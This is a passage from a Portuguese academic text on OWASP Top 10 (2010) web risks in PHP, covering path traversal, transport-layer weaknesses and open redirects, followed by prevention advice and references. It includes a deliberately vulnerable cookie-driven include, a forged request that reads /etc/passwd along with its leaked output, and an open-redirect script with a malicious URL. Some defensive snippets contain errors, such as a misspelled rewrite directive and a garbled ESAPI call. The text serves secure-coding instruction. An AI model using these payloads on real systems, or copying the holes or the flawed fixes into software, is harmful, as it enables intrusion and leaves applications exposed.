Este tipo de ataque também é conhecido como “path transversal”, ele ataca as pastas do sistema operacional através do sistema web vulnerável. O código 8.3 exemplifica um sistema vulnerável. A linha 02 armazena na variável \$template o valor referente ao template padrão “blue.php”. A linha 03 e 04 recebe os dados do cookie 'template', parâmetro este, acessível ao usuário e que pode ser manipulado pelo atacante. A linha 05 expressa a vulnerabilidade, ela concatena o valor do parâmetro(malicioso) e busca o arquivo no disco rígido.


```

1 <?php
2
3 $template = 'blue.php';
4
5 if ( isset($_COOKIE['template']) ){
6
7     $template = $_COOKIE['template'];
8     include ( "/home/users/phpguru/templates/" . $template );
9
10 }
11
12 ?>

```

Código 8.3 – Exemplo de ataque “path transversal”

O atacante poderia forjar a seguinte requisição ilustrada no código 8.4.

```

1 GET /vulnerable.php HTTP/1.0
2 Cookie: TEMPLATE=../../../../../../../../etc/passwd

```

Código 8.4 – Requisição de HTTP forjada

O servidor da aplicação geraria, então, a seguinte informação:

```

1 HTTP/1.0 200 OK
2 Content-Type: text/html
3 Server: Apache
4
5 root:fi3sED95ibqR6:0:1:System Operator:/:bin/ksh
6 daemon:*:1:1::/tmp:
7 phpguru:f8fk3j10If31.:182:100:Developer:/home/users/phpguru/:bin/csh

```

Código 8.5 - Expondo o arquivo /etc/passwd

As seguintes funções do PHP merecem atenção especial, quando for realizada a revisão do código :include(), include_once(), require(), require_once(), fopen() e readfile().

Ouro exemplo de aplicação vulnerável é quando URLs “escondidos” e “especiais” são mostrados na camada de aplicação apenas para administradores e usuários privilegiados, porém acessível a todos os usuários que tenham conhecimento da URL.

Mais um exemplo é quando a aplicação permite acesso a arquivos “escondidos” como, por exemplo arquivos de configuração(.ini ou .inc) confiando toda segurança na obscuridade.

9.3 – Prevenção

A prevenção contra esta vulnerabilidade requer a seleção de uma abordagem que permita solicitar a autenticação adequada em cada página do sistema. O OWASP Top 10 (2010) sugere as seguintes recomendações:

- As políticas de autenticação e autorização devem ser baseadas em papéis/perfis minimizando, dessa forma, esforços de manutenção dos mesmo. Implementar perfis de acesso é criar papéis que podem ser associados aos usuários, dessa forma a configuração se faz no perfil e não em cada usuário o que torna o trabalho de permissão e restrição de acesso mais preciso e menos penoso. Como exemplo um sistema pode ter dois perfis de acesso: “administradores” e “básicos”, esses papéis são associados aos usuários e podem, inclusive, ser utilizados para um grupo de usuários.
- O mecanismo de controle de acesso deve proteger todas as URL's do sistema web verificando as funções e direitos do usuário antes que qualquer processamento ocorra. Para pulverizar o mecanismo de controle o mesmo deve ser de fácil implementação. O código 8.6 demonstra um exemplo de implementação.

```
1 <?php
2 try{
3     $ESAPI->accessController()->assertAuthorized("businessFunction", runtimeData);
4     //a aplicação segue se curso normalmente
5     if ( $ESAPI->accessController()->isAuthorized("businessFunction", runtimeData) )
6         echo "<a href=\"\"/doAdminFunction\">ADMIN</a>";
7     else
8         echo "<a href=\"\"/doNormalFunction\">NORMAL</a>";
9
10 } catch ($ESAPI->AccessControlException) {
11     // um ataque pode estar acontecendo
12 }
13 ?>
```

Código 8.6 – Exemplo de controle de acesso

- As política de autenticação não devem ser codificadas diretamente nas aplicações o que a tornaria pouco flexível. Deve-se evitar o uso distribuído das políticas, tal prática aumenta a complexidade da programação e probabilidade de ocorrência de erros. As páginas podem (devido ao erro) não serem validadas, deixando a aplicação vulnerável. É preferível utilizar os recursos provenientes da programação orientada a objeto(OOP) e também fazer uso da do padrão MVC(model, view e controller)que resulta na separação da lógica da aplicação. Essas técnicas auxiliam na organização do código fonte elevando sua manutenibilidade e facilidade de revisão.
- A aplicação, por defeito, deve negar todos os acessos e requerer atribuições explícitas e adequadas para acessar qualquer página do sistema.
- O processo de verificação deve ser realizado em todos os passos do fluxo e não apenas no passo inicial, pois não é suficiente verificar uma vez o usuário autorizado e não verificar novamente nos passos seguintes. Um atacante pode simplesmente burlar o passo onde a autorização é verificada e forjar o valor do parâmetro necessário e continuar no passo seguinte.
- Realizar teste de invasão (penetration test) antes do código entrar em produção.
- Observar arquivos de includes/bibliotecas, eles devem ser mantidos, sempre que possível,

fora da raiz da aplicação web (document root).

- Proteção por obscuridade não é suficiente para proteger dados e funções sensíveis, não suponha que as URL's estarão fora do alcance do atacante. Assegure-se que ações com privilégios altos e administrativos destegam protegidos.
- Bloquear acesso a todos os tipos de arquivos que não sejam do tipo executável(.php). Este filtro deve seguir a abordagem "accept know good" . Arquivos com extensões .xml, .ini, .txt, arquivos de log e outros não devem ser executados diretamente. Essa proteção se faz através da utilização do arquivo .htaccess. O código 8.7 exemplifica uma restrição aos tipos de arquivos citados.

```
1 # www/.htaccess
2 ReswriteEngine On
3 #RewriteBase/
4 RewriteRule !\.(js|ico|txt|gif|jpg|png|css)$index.php
```

Código 8.7 - Protegendo diretório com arquivos .htaccess

- Manter o antivírus atualizado e as correções de segurança principalmente para os componentes que manipulam arquivos fornecidos por usuários.

10 – A9 Insuficiente Proteção da Camada de Transporte

10.1 – Conceitos Básicos

Esta vulnerabilidade está mais relacionada com as configurações do servidor no qual a aplicação web está instalada do que com a aplicação em si. Servidores Web que não protegem o tráfego de rede são suscetíveis a esta vulnerabilidade. Servidores que utilizam o protocolo SSL (Secure Sockets Layer) ou o protocolo TLS (Transport Layer Security) em partes específicas, como a autenticação, e não o utilizam para as demais partes também estão, igualmente, vulneráveis. Eles expõem dados sensíveis e identificadores de sessão à interceptação. Servidores com certificados mal configurados também estão vulneráveis.

Monitoramento do tráfego da rede é realizada através de um sniffer (ferramenta que é capaz de interceptar e registrar o tráfego da rede), o que facilita a sucesso no ataque, porém a exploração é considerada como sendo de nível difícil. A dificuldade reside em monitorar o tráfego no exato momento em que os usuários acessam o sistema web. O impacto técnico é considerado moderado, esta vulnerabilidade pode facilitar ataques de phishing e originar roubos de contas de acesso. Se uma conta de administrador for comprometida toda aplicação estará exposta. A tabela 12 sintetiza a classificação do risco:

Tabela 12 – Mapeamento do risco de insuficiência de proteção da Camada de Transporte

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Deteção		
	Difícil	Comum	Fácil	Moderado	

Fonte: OWASP Top 10 (2010).

Para detectar as falhas basta monitorar o tráfego de rede da aplicação. Falhas mais sutis requerem inspeção da arquitetura da aplicação e da configuração do servidor. Ferramentas automatizadas, comumente, localizam muitas falhas relacionadas ao protocolo SSL mas dificilmente localizarão falhas nas conexões de back-end. Abordagem manual também pode localizar falhas relacionadas ao protocolo SSL na interface, entretanto as ferramentas automatizadas são mais

eficientes. Para localizar falha nas conexões de back-end a abordagem manual é a mais indicada. (OWASP Top 10; 2010)

10.2 – Exemplo de aplicação vulnerável

A aplicação web não utiliza o protocolo SSL em nenhuma das suas páginas. O atacante monitora o tráfego de rede, como por exemplo, uma rede sem fios aberta ou a rede de cabo do seu vizinho, e observa o cookie de sessão de uma vítima autenticada. O atacante utiliza a informação deste cookie e rouba a sessão do utilizador legítimo.

Outro exemplo de aplicação vulnerável é quando o sistema possui um certificado digital mal configurado que causa avisos de alerta no navegador do usuário, conforme nos mostra a figura 04. Os usuários, tendo que aceitar os avisos para poderem continuar o fluxo da aplicação, acabam por se habituar a tais avisos. Ataques do tipo phishing à aplicação poderão enganar os usuários a acessar um servidor semelhante, que não possui certificado, construindo avisos de alerta semelhantes. A vítima, estando acostumada com o alerta, procederá normalmente fornecendo senhas ou outros dados privados utilizando, por fim, um servidor malicioso.



Figura 04 – Exemplo de mensagem de certificado web inválido

10.3 – Prevenção

A prevenção primária referente a camada de transporte poderá ser feita através das recomendações do OWASP Top 10 (2010):

- Solicitar SSL para todas as páginas sensíveis. Pedidos não-SSL para estas páginas deverão ser redirecionados para a página SSL.
- Colocar a opção “secure” em todos os cookies sensíveis. A função setcookie criar um cookie caso nenhuma saída tenha sido enviada para o navegador. O quinto parâmetro da função aceita um valor booleano e por padrão é false. Quando o valor desse parâmetro for true, a opção “secure” será ativada, isto é, o cookie só poderá ser transmitido sob uma conexão segura HTTPS do cliente. O código 9.1 ilustra a utilização da opção “secure”.

```
1 <?php
2 setcookie("nome_do_cookie", $valor, $tempo_expirar, $dominio, true);
3 ?>
```

Código 9.1 – Ativando a opção “secure” na criação de cookies.

- Configurar o fornecedor SSL para suportar apenas algoritmos robustos, preferencialmente os compatíveis com a FIPS 140-2
- Assegurar que o certificado é válido, não expirado, não revogado e que mapeia todos domínios utilizados pelo site web.
- Demais ligações de back-end, do lado do servidor, também devem utilizar SSL.

11 – A10 Redirecionamento e Encaminhamentos Inválidos

11.1 – Conceitos Básicos

Quando um atacante, por meio de engenharia social, ilude a vítima conseguindo que esta acesse uma URL que redireciona, indevidamente, a vítima para um site malicioso, permitindo, dessa forma, o ataque do tipo Phishing ou, até mesmo, que um malware seja instalado no computador da vítima. O redirecionamento pode ser interno (dentro da aplicação) como externo (apontando para fora da aplicação, outro domínio). A tabela 13 sintetiza a classificação do risco:

Tabela 13 – Mapeamento do risco de Redirecionamento e Encaminhamentos Inválidos

Agente de Ameaça	Vector de Ataque	Vulnerabilidade de Segurança		Impacto Técnico	Impacto de Negócio
	Exploração	Prevalência	Detecção		
	Médio	Pouco comum	Fácil	Moderado	

Fonte: OWASP Top 10 (2010).

Para fazer com que a vítima acesse a URL maliciosa o atacante utiliza-se de engenharia social. Ele escolhe a empresa com um sistema web que contém a vulnerabilidade, reproduz um e-mail que será enviado para várias endereços eletrônico com a URL maliciosa. A mensagem deste e-mail ilude a vítima pedindo, por exemplo, que ela “acesse o link para liberar novo módulo de segurança para acesso a conta corrente”. Costumam ser mensagens que induzem a vítima a uma ação imediata, fazendo-a agir primeiro e pensar depois.

Esta vulnerabilidade também pode ser explorada com o objetivo de burlar um possível sistema de Controle de Acesso existente na aplicação e acessar áreas restritas do sistema. Uma vez que a aplicação utiliza-se de parâmetros para indicar onde o utilizador deve ser encaminhado se determinada operação for executada com sucesso, o atacante poderá criar uma URL que irá passar pela verificação de controle de acesso e, em seguida, encaminhá-lo para uma área restrita como, por exemplo, uma área com funções administrativas a qual ele normalmente não teria acesso.

11.2 – Exemplo de aplicação vulnerável

A aplicação possui um script(página) chamado “redireciona.php” que utiliza apenas um parâmetro denominado “url_destino”. O script tem como objetivo redirecionar o usuário para determinada página dentro ou fora da aplicação. Vejamos um exemplo no código 10.1.

```
1 <?php
2
3 $ir_para_url = $_GET['url_destino'];
4 header("Location: $ir_para_url");
5
6 ?>
```

Código 10.1 – Exemplo de aplicação vulnerável

O atacante, percebendo este detalhe, criará uma URL maliciosa apontando para um site(servidor) que, uma vez acessado, poderá induzir à vítima a realizar operações indesejadas, conforme demonstra o código 10.2.

```
http://www.appvulneravel.com/redireciona.php?url_destino=www.craker.com
```

Código 10.2 – URL maliciosa utilizada no redirecionamento inválido

11.3 – Prevenção

O OWASP Top 10 (2010) sugere como prevenção: a) Evitar o uso de redirecionamentos e encaminhamentos, b) Se usar redirecionamentos e encaminhamentos, não envolva parâmetros do utilizador no cálculo da URL de destino, e c) Se os parâmetros de destino não podem ser evitados, tenha certeza de fornecer um valor válido e autorizado para o utilizador. É possível fazer uso da ESAPI conforme código 10.3.

```
1 <?php
2 $ir_para_url = $_GET['url_destino'];
3 $ir_para_url = $ESAPI->HTTPUtilities->sendRedirect("response", request.getParameter("$ir_para_url") );
4 header("Location: $ir_para_url");
5
6 ?>
```

Código 10.3 – Prevenindo redirecionamentos e encaminhamentos inválidos

12 - Considerações finais

Atualmente as aplicações web são uma realidade para muitas empresas, seja como um novo desenvolvimento de software ou até mesmo a migração de uma antiga aplicação para o paradigma das aplicações web. É preciso que a segurança seja um requisito tão importante como um requisito de funcionalidade, pois desenvolver software (mesmo que não seja uma aplicação web) sem se preocupar com sua segurança pode trazer prejuízos incalculáveis para os envolvidos (clientes, usuários, stakeholders e etc...). Ter a consciência de que é necessário desenvolver aplicações com segurança adequada é um bom começo, mas é imprescindível conhecer e dominar os aspectos de segurança que envolve uma aplicação.

Pode-se dizer que este trabalho seja uma contribuição relevante para equipes de desenvolvimento e projetistas de software que buscam como objetivo criar e manter um sistema web seguro construído sob a arquitetura LAMP. Este trabalho traduziu e esmiuçou o projeto OWASP Top 10(2010) para a realidade de um desenvolvimento de aplicativo web baseado na linguagem PHP, de forma a contribuir com o aprendizado e devido uso e implementação dessa linguagem.

Importante destacar que os 10 riscos indicados pelo Top 10 não suprem todos os problemas relacionados à segurança da aplicação. É importante ir além, a própria OWASP recomenda que as organizações estabeleçam uma base sólida de formação, normas e ferramentas que tornem a programação segura um objetivo possível. Há centenas de questões que podem afetar, de forma geral, a segurança de uma aplicação web.

A título de continuidade desta pesquisa, pode-se sugerir um estudo mais aprofundado da vulnerabilidade XSS baseada no DOM e dos projetos ASVS (Application Security Verification Standard) e Development Guide, ambos da OWASP.

Outras possibilidades podem ser exploradas com uma visita e leitura atenta do conteúdo do site da OWASP, uma vez que a busca pela segurança é um moto perpétuo.

Referências

ALBUQUERQUE, Ricardo; RIBEIRO, Bruno. Segurança no Desenvolvimento de Software. Rio de Janeiro: Campus, 2002.

GILMORE, W. Jason. Dominando PHP e MySql do iniciante ao profissional. Rio de Janeiro: Alta Books, 2008.

G1. Criminosos roubam US\$ 14 milhões em fraudes de anúncios on-line. Disponível em: <http://g1.globo.com/tecnologia/noticia/2011/11/criminosos-roubam-us-14-milhoes-em-fraude-de-anuncios-line.html>. Acesso em: 25/11/2011

MANUAL OFICIAL DO MySQL. Disponível em <http://dev.mysql.com/doc/>. Acesso em 01 ago. 2011.

MANICO, Jim. ; et. al. DOM based XSS Prevention Cheat Sheet. Disponível em: https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet . Acesso em: 01/08/2011.

MANUAL OFICIAL DO PHP. Disponível em: http://www.php.net/manual/pt_BR/. Acesso em: 01/08/2011.

MARQUES, Heitor Romero et al. Metodologia da Pesquisa e do Trabalho Científico. 2.ed. Campo Grande: Editora UCDB, 2006.

MORIMOTO, Carlos Eduardo. Servidores Linux, guia prático. Porto Alegre: Sul Editores, 2008.

MITRE - Common Weakness Enumeration – Vulnerability Trends. Disponível em: <http://cwe.mitre.org/documents/vuln-trends.html>. Acesso em: 01/08/2011

OWASP. Disponível em: <https://www.owasp.org/>. Acesso em: 01/08/2011.

OWASP Application Security Verification Standard (ASVS) Project . Disponível em: <https://www.owasp.org/index.php/ASVS#tab=Home> . Acesso em: 01/08/2011.

OWASP Development Guide: Chapter on Configuration. Disponível em: <https://www.owasp.org/index.php/Configuration>. Acesso em: 01/08/2011

OWASP Enterprise Security API (ESAPI) Project. Disponível em: <http://www.owasp.org/index.php/ESAPI>. Acesso em: 01/08/2011.

OWASP Guide Project. Disponível em: https://www.owasp.org/index.php/Category:OWASP_Guide_Project. Acesso em: 01/08/2011

OWASP TOP 10 – 2007, The Ten Most Critical Web Application Security Vulnerabilities. Disponível em: https://www.owasp.org/index.php/Top_10_2007/. Acesso em 01 ago. 2011.

OWASP TOP 10 – 2010, The Ten Most Critical Web application Security Risks. Disponível em: https://www.owasp.org/index.php/Top_10_2010/>. Acesso em: 01/08/2011.

PETEFISH, Paul; SHERIDAN, Eric; WICHERS, Dave. Cross-Site Request Forgery (CSRF)

Prevention Cheat Sheet. Disponível em: [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) Acesso em: 01/08/2011.

PESSOA, Márcio. Segurança em PHP: Desenvolva programas PHP com alto nível de segurança e aprenda como manter os servidores web livres de ameaças. São Paulo: Novatec, 2007.

PRESSMAN, Roger S.; LOWE, David. Engenharia WEB. Rio de Janeiro: Ciência ModernaLTC, 2009.

RIVERA, Joey. Using MySQL Stored Procedures with PHP mysql/mysqli/pdo. Disponível em: <http://www.joeyrivera.com/2009/using-mysql-stored-procedures-with-php-mysqmysqlipdo/> . Acesso em 01/08/2011.

SICA, Carlos; REAL, Petter Villa. Programação Segura Utilizando PHP: Fale a Linguagem da internet. Rio de Janeiro: Ciência Moderna, 2007.

SOFTPEDIA. Orange French Portal Hacked. Disponível em: <http://news.softpedia.com/news/Orange-French-Portal-Hacked-112437.shtml> . Acesso em: 25/11/2011

TERENCE, Ana Cláudia Fernandes; ESCRIVÃO FILHO, Edmundo. Abordagem quantitativa, qualitativa e a utilização da pesquisa-ação nos estudos organizacionais. In: Anais do XXVI ENEGEP - Fortaleza, CE, Brasil, 9 a 11 de Outubro de 2006. Disponível em: http://www.abepro.org.br/biblioteca/ENEGEP2006_TR540368_8017.pdf. Acesso em: 25/11/2011.

WICHERS, Dave; MANICO, Jim. SQL Injection Prevention Cheat Sheet. Disponível em: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet. Acesso em: 01/08/2011.

WILLIAMS, Jeff; MANICO, Jim. XSS (Cross Site Scripting) Prevention Cheat Sheet. Disponível em: [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet). Acesso em: 01/08/2011.